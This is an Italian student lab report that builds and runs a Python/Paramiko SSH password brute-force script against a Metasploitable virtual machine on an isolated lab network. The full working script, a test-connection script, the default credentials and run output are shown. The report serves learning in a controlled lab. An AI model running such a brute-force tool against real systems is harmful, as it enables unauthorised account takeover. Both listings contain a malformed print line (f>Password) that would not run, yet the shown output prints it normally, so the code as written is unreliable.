Last login: Fri Sep  4 05:36:57 2026
(i-search)~$
```


2.3 Ambiente Python e libreria Paramiko

Per gestire SSH direttamente da Python ho utilizzato la libreria Paramiko. Ho creato un ambiente virtuale nella cartella task2_bruteforce e, per scaricare la libreria, ho collegato temporaneamente Kali in NAT. Una volta terminata l'installazione ho rimesso la VM sulla rete interna.

- **python -m venv .venv**
- **source .venv/bin/activate**
- **pip install paramiko**

Figura 23 – Installazione di Paramiko nell'ambiente virtuale



```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
(.venv)-(kali@kali) - [~/Epicode/W8D4/task2_bruteforce]
$ pip install paramiko
Collecting pynacl>=1.5 (from paramiko)
  Downloading pynacl-1.6.2-cp38-abi3-manylinux_2_34_x86_64.whl.metadata (10.0 kB)
Collecting cffi>=2.0.0 (from cryptography>=3.3->paramiko)
  Using cached cffi-2.1.1-cp313-cp313-manylinux2014_x86_64.whl.metadata (2.5 kB)
Collecting pycparser (from cffi>=2.0.0->cryptography>=3.3->paramiko)
  Using cached pycparser-3.0-py3-none-any.whl.metadata (8.2 kB)
Downloading paramiko-5.0.0-py3-none-any.whl (208 kB)
Downloading bcrypt-5.0.0-cp39-abi3-manylinux_2_34_x86_64.whl (278 kB)
Using cached cryptography-50.0.1-cp311-abi3-manylinux_2_34_x86_64.whl (4.7 MB)
Using cached cffi-2.1.1-cp313-cp313-manylinux2014_x86_64.whl (221 kB)
Downloading invoke-3.0.3-py3-none-any.whl (160 kB)
Downloading pynacl-1.6.2-cp38-abi3-manylinux_2_34_x86_64.whl (1.4 MB)
1.4/1.4 MB 27.8 MB/s 0:00:00
Using cached pycparser-3.0-py3-none-any.whl (48 kB)
Installing collected packages: pycparser, invoke, bcrypt, cffi, pynacl, cryptography, paramiko
Successfully installed bcrypt-5.0.0 cffi-2.1.1 cryptography-50.0.1 invoke-3.0.3 paramiko-5.0.0 pycparser-3.0 pynacl-1.6.2

(.venv)-(kali@kali) - [~/Epicode/W8D4/task2_bruteforce]
$
```

Con Paramiko 5.0.0 la connessione dava un errore di compatibilità perché la versione non includeva ssh-rsa tra le chiavi host preferite. Per questo motivo ho rimosso la versione installata e ho utilizzato Paramiko 4.0.0, che supportava ancora questo algoritmo.

- **pip uninstall paramiko**
- **pip install "paramiko<5"**

Prima di utilizzare la wordlist ho preferito verificare la connessione con un singolo tentativo. Nel file test_ssh.py ho impostato l'indirizzo di Metasploitable, la porta 22 e le credenziali di prova già verificate manualmente. Con paramiko.SSHClient() ho creato il client SSH e con client.connect() ho controllato che Python riuscisse effettivamente a collegarsi alla macchina di test.

Figura 24 – Codice del file test_ssh.py utilizzato per verificare la connessione SSH

```
task2_bruteforce > test_ssh.py > ...
1  import paramiko
2
3  host = "192.168.50.101"
4  port = 22
5  username = "msfadmin"
6  password = "msfadmin"
7
8  client = paramiko.SSHClient()
9  client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
10
11 try:
12     print("Tentativo di connessione SSH...")
13
14     client.connect(
15         hostname=host,
16         port=port,
17         username=username,
18         password=password,
19         timeout=5,
20         allow_agent=False,
21         look_for_keys=False
22     )
23
24     print("Connessione SSH riuscita!")
25
26 except paramiko.AuthenticationException:
27     print("Credenziali non valide.")
28
29 except paramiko.SSHException as error:
30     print(f"Errore SSH: {error}")
31
32 except Exception as error:
33     print(f"Errore: {error}")
34
35 finally:
36     client.close()
```

Figura 25 – Esecuzione di test_ssh.py e connessione SSH riuscita

```
(.venv)-(kali@kali)-[~/Epicode/W8D4/task2_bruteforce]
$ python test_ssh.py
Tentativo di connessione SSH...
Connessione SSH riuscita!

(.venv)-(kali@kali)-[~/Epicode/W8D4/task2_bruteforce]
$
```


2.4 Creazione della wordlist e programma bruteforce.py

Per la parte relativa a bruteforce.py ho dovuto fare qualche ricerca in più, perché durante le lezioni non avevamo ancora affrontato in modo pratico l'utilizzo di SSH da Python. Ho quindi cercato materiale online per capire quale libreria potesse essere adatta e come gestire i tentativi di connessione. Ho usato anche alcuni suggerimenti dell'AI come supporto, soprattutto per orientarmi nell'uso di Paramiko, nella gestione delle eccezioni e nelle opzioni della connessione SSH. Ho comunque verificato ogni passaggio direttamente sulle due macchine virtuali del laboratorio, modificando il codice quando qualcosa non funzionava come previsto.

Prima di collegare il programma al servizio SSH avevo creato una versione semplice che confrontava le password in locale. Dopo aver verificato la logica, ho sostituito il confronto con un vero tentativo di autenticazione SSH tramite Paramiko.

Nella stessa cartella ho creato passwords.txt con una piccola wordlist di prova. Le password sono state inserite una per riga e comprendono alcuni valori volutamente errati e, tra questi, la password corretta msfadmin. Il programma legge il file con splitlines() e prova le password nell'ordine in cui sono presenti.

Figura 26 – File passwords.txt utilizzato come wordlist di prova



Una volta preparata la wordlist, ho modificato bruteforce.py in modo che il programma leggesse le password dal file e le provasse una alla volta sul servizio SSH. Le righe principali utilizzate per gestire questa parte sono le seguenti:

- **with open("passwords.txt", "r") as file:**
- **passwords = file.read().splitlines()**
- **for password in passwords:**
- **client = paramiko.SSHClient()**
- **client.set_missing_host_key_policy(paramiko.AutoAddPolicy())**
- **client.connect(hostname=host, port=port, username=username, password=password, ...)**

Il file viene aperto in modalità lettura e splitlines() trasforma le righe di passwords.txt in una lista. Il ciclo for prende quindi una password alla volta, crea un nuovo client SSH e prova la connessione verso Metasploitable utilizzando lo username inserito dall'utente.

Se le credenziali non sono corrette, Paramiko genera `AuthenticationException` e il programma stampa "Accesso negato" prima di passare al tentativo successivo. `AutoAddPolicy()` permette invece di accettare la chiave dell'host durante il test, mentre `allow_agent=False` e `look_for_keys=False` evitano che vengano utilizzati automaticamente agent SSH o chiavi locali. Il blocco `finally` chiude sempre la connessione e, quando la password è corretta, il ciclo viene interrotto con `break`. Ho lasciato anche una pausa di un secondo tra un tentativo e il successivo con `time.sleep(1)`.

Figura 27 – Parte principale del file `bruteforce.py` in Visual Studio Code

```
task2_bruteforce > bruteforce.py > ...
1  import paramiko
2  import time
3
4  host = "192.168.50.101"
5  port = 22
6
7  username = input("Inserisci username da testare: ")
8
9  with open("passwords.txt", "r") as file:
10     passwords = file.read().splitlines()
11
12     print("\nAvvio brute-force SSH...\n")
13
14     for password in passwords:
15         print(f"Tentativo con password: {password}")
16
17         client = paramiko.SSHClient()
18         client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
19
20         try:
21             client.connect(
22                 hostname=host,
23                 port=port,
24                 username=username,
25                 password=password,
26                 timeout=5,
27                 allow_agent=False,
28                 look_for_keys=False
29             )
30
31             print("\nPassword trovata!")
32             print(f"Host: {host}")
33             print(f"Username: {username}")
34             print(f>Password: {password}")
35
36             client.close()
37             break
38
39         except paramiko.AuthenticationException:
40             print("Accesso negato.")
41
```

2.4.1 Codice completo di bruteforce.py

Di seguito riporto il codice completo utilizzato per il test finale. In questo modo sono visibili anche la gestione degli errori, la chiusura del client SSH e la pausa inserita tra un tentativo e il successivo.

```
import paramiko
import time

host = "192.168.50.101"
port = 22

username = input("Inserisci username da testare: ")

with open("passwords.txt", "r") as file:
    passwords = file.read().splitlines()

print("\nAvvio brute-force SSH...\n")

for password in passwords:
    print(f"Tentativo con password: {password}")

    client = paramiko.SSHClient()
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    try:
        client.connect(
            hostname=host,
            port=port,
            username=username,
            password=password,
            timeout=5,
            allow_agent=False,
            look_for_keys=False
        )

        print("\nPassword trovata!")
        print(f"Host: {host}")
        print(f"Username: {username}")
        print(f>Password: {password}")

        client.close()
        break

    except paramiko.AuthenticationException:
        print("Accesso negato.")

    except paramiko.SSHException as error:
        print(f"Errore SSH: {error}")
        break

    except Exception as error:
        print(f"Errore: {error}")
        break

    finally:
        client.close()

    time.sleep(1)

else:
    print("\nPassword non trovata.")
```


Il ciclo for scorre quindi tutte le password presenti nella wordlist. Se l'autenticazione non riesce il programma continua con il valore successivo; se invece la connessione viene accettata, stampa le credenziali individuate e termina il ciclo.

2.5 Esecuzione del brute-force

Ho eseguito il programma dal terminale con l'ambiente virtuale attivo e ho utilizzato msfadmin come username. Le prime password della lista sono state rifiutate; quando il programma è arrivato alla voce msfadmin la connessione SSH è riuscita e il ciclo si è fermato.

- `python bruteforce.py`

Figura 28 – Esecuzione del programma e individuazione della password corretta



```
(.venv)-(kali@kali)-[~/Epicode/W8D4/task2_bruteforce]
$ python bruteforce.py

Tentativo con password: 123456
Accesso negato.
Tentativo con password: password
Accesso negato.
Tentativo con password: admin
Accesso negato.
Tentativo con password: kali
Accesso negato.
Tentativo con password: msfadmin

Password trovata!
Host: 192.168.50.101
Username: msfadmin
Password: msfadmin
```

Il risultato conferma che il programma non sta più confrontando semplicemente due stringhe in locale, ma prova realmente l'autenticazione sul servizio SSH della macchina 192.168.50.101. Tutte le prove sono state eseguite esclusivamente sulle macchine virtuali del laboratorio.

3. Conclusioni

Nel complesso l'esercitazione mi ha permesso di lavorare sia con i comandi Linux sia con Python. GameShell è stato utile per ripassare la navigazione tra directory e le operazioni principali sui file in un modo più pratico rispetto alla semplice esecuzione di comandi isolati.

La seconda parte è stata più articolata perché, oltre al codice, ho dovuto controllare rete, porta SSH e compatibilità tra software vecchio e software moderno. Non avendo ancora affrontato SSH da Python durante le lezioni, mi sono aiutato anche con ricerche online e alcuni suggerimenti dell'AI, che ho poi verificato direttamente nell'ambiente di laboratorio. Il problema di ssh-rsa mi ha fatto capire che una connessione può fallire anche quando host, porta e credenziali sono corretti. Dopo aver risolto questo punto, Paramiko ha permesso di trasformare la logica iniziale in un programma che effettua realmente i tentativi di autenticazione sulla macchina di test.